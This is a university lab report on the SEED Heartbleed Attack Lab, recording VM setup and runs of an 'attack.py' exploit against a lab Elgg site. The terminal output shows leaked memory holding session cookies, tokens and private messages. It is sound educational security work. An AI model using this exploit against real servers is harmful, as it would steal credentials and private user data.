

CSCI 400 - Lab 10

Prof. Faheem Abdur-Razzaaq

November 22, 2019

(Priya Thapa, Emranul Hakim, Lakpa Sona Sherpa, Corneliu
Raul Nistor)


Heartbleed Attack Lab

3.1 Task 1: Launch the Heartbleed Attack

As the Lab indicates we have setup two VM machines. One the Attacker and the other as the Victim Server. The Lab tells us to configure both VMs to Nat Network, and as a result we will have the following IP addresses

Attacher: 10.0.2.7

Victim Server: 10.0.2.5



The image shows two side-by-side terminal windows from Oracle VM VirtualBox. The left window is titled 'SEED Lab 12.04 [Running] - Oracle VM VirtualBox' and the right window is titled 'SEED Lab 12.04 Attacker [Running] - Oracle VM VirtualBox'. Both windows show the output of the 'ifconfig' command. In the left window, the 'eth13' interface has IP address 10.0.2.5 and the 'lo' interface has IP address 127.0.0.1. In the right window, the 'eth13' interface has IP address 10.0.2.7 and the 'lo' interface has IP address 127.0.0.1. Below the terminal output in the right window, there is a list of URLs: '127.0.0.1 www.SUPLabC0llab0t1ve.com', '127.0.0.1 www.0r1g1n4lph4MyAdm1n.c0m', and '127.0.0.1 www.CSRFLabElgg.c0m'.

```
[11/20/2019 08:18] seed@ubuntu:~$ ifconfig
eth13    Link encap:Ethernet  HWaddr 08:00:27:3e:02:5d
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3e:25d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2123 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1050 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1479708 (1.4 MB)  TX bytes:191583 (191.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1292 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:476566 (476.5 KB)  TX bytes:476566 (476.5 KB)

[11/20/2019 08:18] seed@ubuntu:~$
```


```
[11/20/2019 08:18] seed@ubuntu:/ $ ifconfig
eth13    Link encap:Ethernet  HWaddr 08:00:27:3e:02:5d
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3e:25d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2047 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1972 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1449952 (1.4 MB)  TX bytes:209294 (209.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1491 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1491 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:588362 (588.3 KB)  TX bytes:588362 (588.3 KB)

[11/20/2019 08:18] seed@ubuntu:/ $
```



127.0.0.1 www.SUPLabC0llab0t1ve.com
127.0.0.1 www.0r1g1n4lph4MyAdm1n.c0m
127.0.0.1 www.CSRFLabElgg.c0m

We also have to modify the **etc/hosts** file on the attacker machine with the IP of the victim's server:




Now we have to do some back and forth on the www.heartbleedlabelgg.com on the Victim's computer. We will login into the social network, send a few messages to members and run the **attack.py** exploit.


Below are some pictures that prove interaction on the Victim's machine:



Here begging the attack:



And after a few tries we get to see the **username** and **password** used to Login for www.heartbleedlabelgg.com.



Along with the above message and title:

Once we run the exploit, data stored in the memory will appear on the attackers machine. We need to run the exploit multiple times so that we can get to the part in the memory that we are interested in. It seems that data is retrieved in the order it was stored in the memory. If **admin** logs in, then befriends **Boby** and then sends him a message, Heartbleed exploit will retrieve the information to the attacker in the same order; **Login -> Boby -> message**.

3.2 Task 2: Find the Cause of the Heartbleed Vulnerability

```
SEED Lab 12.04 Attacker [Running] - Oracle VM VirtualBox
```

```
File Machine View Input Devices Help
```

```
Terminal
```

```
[11/20/2019 09:34] seed@ubuntu:/media/vboxshared$ ./attack.py www.heartbleedlabelgg.com -l 0x4000
```

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
```

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D..../.A.....I.....
.....#.....pt: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####


.@.AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D..../.A.....I.....
.....#.....pt: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=6r88do36760dtto69d010qpu5
Connection: keep-alive

....-.[.3i.....2.....oken=7dad7b0d0bdcb88620a014699e2b4a77&_elgg_ts=1574262981&recipient_guid=40&subject=Good+to+have+another+friend&body=This+is+a+secret+message+that+should+be+opened+only+by+Boby.%0D%0AThis+version+on+the+SEEDlab+will+be+hacked%21%21%21+%0D%0AHAHAHAHAHA+3A%29%29%29%29%29%29%0D%0AYour+new+Friend.`..Lw..j....

[11/20/2019 09:35] seed@ubuntu:/media/vboxshared$ ^C
[11/20/2019 09:37] seed@ubuntu:/media/vboxshared$
```


The top image shows the exploit running with extra command “-I 0x4000”, which should display the whole information, and we can see that we have the **username** and **password displayed** along with the whole **message**.


The following image is run with extra command “-I 0x3000” and we can see everything as well.



```
SEED Lab 12.04 Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Terminal
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.0.AAAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Cookie: Elgg=98rv582hoeusko3rauddnjfdf5
Connection: keep-alive
.....v$.CRk..L.....U.....5
Connection: keep-alive
"..?.T..b.....'.....f1fd9fa8e0725d69559d3&__elgg_ts=1574268444&recipient_guid=40&subject=Hello+Boby&body=This+is+a+secret+message+that+should+be+opened+only+by+Boby.%0D%0AThis+version+on+the+SEEDlab+will+be+hacked%21%21%21%0D..V.35..]<E+%3A%29%29%29%29%29%0D%0AYour+new+Friend.....i}.6f..w-U
[11/20/2019 09:52] seed@ubuntu:/media/vboxshared$
```

